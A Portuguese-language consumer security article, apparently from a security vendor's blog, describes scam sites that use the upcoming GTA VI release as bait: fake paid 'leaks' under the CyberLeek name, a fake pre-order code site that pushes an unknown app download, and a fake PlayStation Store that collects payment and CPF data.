❌

Visualização de leitura

GTA 6 antes do lançamento: vazamentos falsos, “acesso antecipado” e outros golpes

Os jogadores do mundo todo estão prendendo a respiração à espera de 19 de novembro de 2026, data em que está previsto o lançamento de Grand Theft Auto VI. Muitos deles estão esperando o próximo capítulo da famosa série há mais de uma década. Para os fãs mais apaixonados, os últimos meses antes do lançamento podem ser especialmente difíceis. Infelizmente, os golpistas também sabem que esse lançamento é muito aguardado e decidiram usá-lo como isca para lançar todo tipo de ataque contra jogadores. Identificamos vários sites-isca para fãs impacientes de GTA VI. Hoje, vamos mostrar como esses criminosos tentam enganar os jogadores e como evitar se tornar o próximo alvo.

1. “GTA VI já vazou, e tudo o que você precisa fazer é pagar”

Um site encontrado por nossos especialistas, chamado CyberLeek, afirma ter uma versão antecipada de GTA VI e finge oferecer três maneiras diferentes de obter o jogo antes do lançamento oficial. A primeira opção, a mais cara, é comprar o “jogo completo” GTA VI por US$ 1.000. Por esse preço, os compradores recebem uma versão antecipada do jogo, conteúdo exclusivo e um link direto para baixá-lo. Segundo o site, a oferta é limitada: apenas uma cópia por cliente.

O CyberLeek oferece aos compradores uma versão antecipada completa do jogo, conteúdo exclusivo e um link direto para download

Um suposto vazamento de GTA VI anunciado por US$ 1.000

Para quem não quer desembolsar mil dólares, há uma opção mais barata: por cem dólares, é possível obter acesso à demo do GTA VI por 24 horas.

Por fim, a terceira opção depende do financiamento coletivo. Posando de Robin Hoods dos tempos modernos, os criadores do site afirmam que arrecadarão US$ 50.000 e lançarão o jogo gratuitamente, dando acesso antecipado prioritário a quem doar pelo menos US$ 100. Mas, nas letras miúdas, a meta de arrecadação para esse acesso antecipado salta de US$ 50.000 para US$ 500.000. Parece que um dos golpistas se apoiou no teclado e acidentalmente apertou um zero a mais.

Arrecadação de dinheiro para lançar GTA VI

Uma arrecadação urgente de US$ 50.000 (ou seriam US$ 500.000?) para lançar uma versão vazada de GTA VI, além de oportunidades de publicidade para empresas

Mas a lista de “ofertas” tentadoras do CyberLeek não para por aí; também há serviços para empresas. Por US$ 5.000, os criadores do site oferecem colocar um anúncio dentro de Grand Theft Auto VI: um logotipo, um produto ou uma menção à marca que supostamente aparecerá em algum “conteúdo futuro de vídeo de Grand Theft Auto” não especificado. Não está claro o que isso significa: clipes ou cenas do jogo, trailers ou apenas gravações de gameplay. O preço, aliás, parece suspeitosamente baixo para uma inserção de produto em um dos jogos mais aguardados dos últimos anos.

A oferta fica ainda mais curiosa diante da suposta versão antecipada completa do jogo, com acesso total, disponível no mesmo site. Aparentemente, o jogo já está pronto o suficiente para ser vendido completo, mas, de alguma forma, ainda dá para colocar anúncios nele.

Só é possível pagar por todos esses serviços incríveis com criptomoedas. O CyberLeek aceita Bitcoin, Ethereum, USDT e Litecoin, e os criadores do site fazem questão de dizer que todos os pagamentos são definitivos e não podem ser reembolsados. Bem, também não estávamos esperando reembolsos.

Dito isso, este é apenas um exemplo. CyberLeek era originalmente o apelido do hacker responsável pela recente violação da Rockstar Games e pelo vazamento de conteúdo do GTA VI. Mais tarde, outros cibercriminosos começaram a usar o mesmo nome para criar uma série de sites falsos. Apesar de terem designs completamente diferentes, todos esses sites tentam passar a impressão de uma associação com o CyberLeek, atraindo usuários com promessas (falsas) de acesso a versões “oficiais” vazadas de GTA VI. Independentemente de qual desses sites você encontrar, recomendamos não usar seu computador para verificar o que está escondido nos arquivos comprimidos e instaladores que eles distribuem.

Mais um site do CyberLeek anunciando um "vazamento exclusivo" de GTA VI

Outro site do CyberLeek oferece acesso a uma “versão vazada” de GTA VI e convida o usuário a baixar um inicializador desconhecido ou “desbloquear” a versão completa do jogo, seja lá o que isso signifique

2. Pré-venda de Grand Theft Auto VI (com uma pegadinha)

Essa isca mira jogadores um pouco mais sensatos: aqueles que não estão tentando baixar GTA VI agora, mas não recusariam um código de pré-venda gratuito. Nossos especialistas encontraram um site que afirma fornecer um código de resgate para PlayStation 5 ou Xbox Series X|S. Tudo o que é preciso fazer é escolher uma plataforma e fornecer um endereço de e-mail.

Para parecer convincente, o site exibe até suas próprias “estatísticas”: supostamente, há 3.480 usuários ativos e apenas 121 códigos disponíveis.

Códigos gratuitos de pré-venda de GTA VI

Para obter o “código exclusivo”, o usuário precisa escolher um console e fornecer seu endereço de e-mail

Depois de escolher um console, inserir um endereço de e-mail e clicar em Revelar código, o usuário é direcionado para uma nova página. Ela mostra os quatro primeiros caracteres de um código supostamente gerado e, para obter o restante, o usuário precisa concluir uma verificação adicional. O usuário tem 15 minutos para fazer isso.

Quatro caracteres do código prometido

O site mostra os quatro primeiros caracteres do cobiçado código e promete enviar o restante após uma verificação adicional, que o usuário tem 15 minutos para concluir

Ninguém informa ao jogador no que consiste essa verificação. Mas a página seguinte, que é aberta após clicar em Revelar código completo, acaba inexplicavelmente sendo exibida em alemão. Nela, o usuário é solicitado a passar por uma “verificação humana”: baixar um aplicativo de chat com IA gratuito para o computador, executá-lo e aceitar os termos de uso.

O objetivo dessa “verificação” provavelmente é direcionar tráfego para sites de terceiros, muitas vezes duvidosos ou abertamente fraudulentos, usando o GTA VI como isca para inflar o número de visitantes.

Aplicativo desconhecido em vez de um código GTA VI

Para obter o restante do “código”, o site exige que o usuário baixe e execute um aplicativo de chat com IA e aceite seus termos de uso

Uma variação mais simples envolve sites falsos que cobram dinheiro sob o pretexto de fazer pré-vendas de Grand Theft Auto VI. Por exemplo, um site falso da PlayStation Store voltado para usuários brasileiros oferece pré-vendas por R$ 449,90, valor que corresponde ao preço oficial da PS Store. O usuário pode pagar com cartão de crédito ou Pix (sistema de pagamento instantâneo do Brasil), mas também teria que fornecer dados pessoais, incluindo o CPF, equivalente brasileiro ao número de identificação fiscal.

Pré-venda falsa de GTA VI pelo preço oficial

No Brasil, um site falso da PlayStation Store coleta dinheiro por pré-vendas de GTA VI a um preço que parece legítimo

3. Você perdeu: GTA VI já foi lançado!

Alguns golpistas nem se dão ao trabalho de inventar histórias elaboradas sobre vazamentos, testes beta ou ofertas de pré-venda. Eles criam sites que imitam a aparência e o estilo de GTA e convidam os usuários a jogar GTA VI ali mesmo. Encontramos alguns exemplos desses sites.
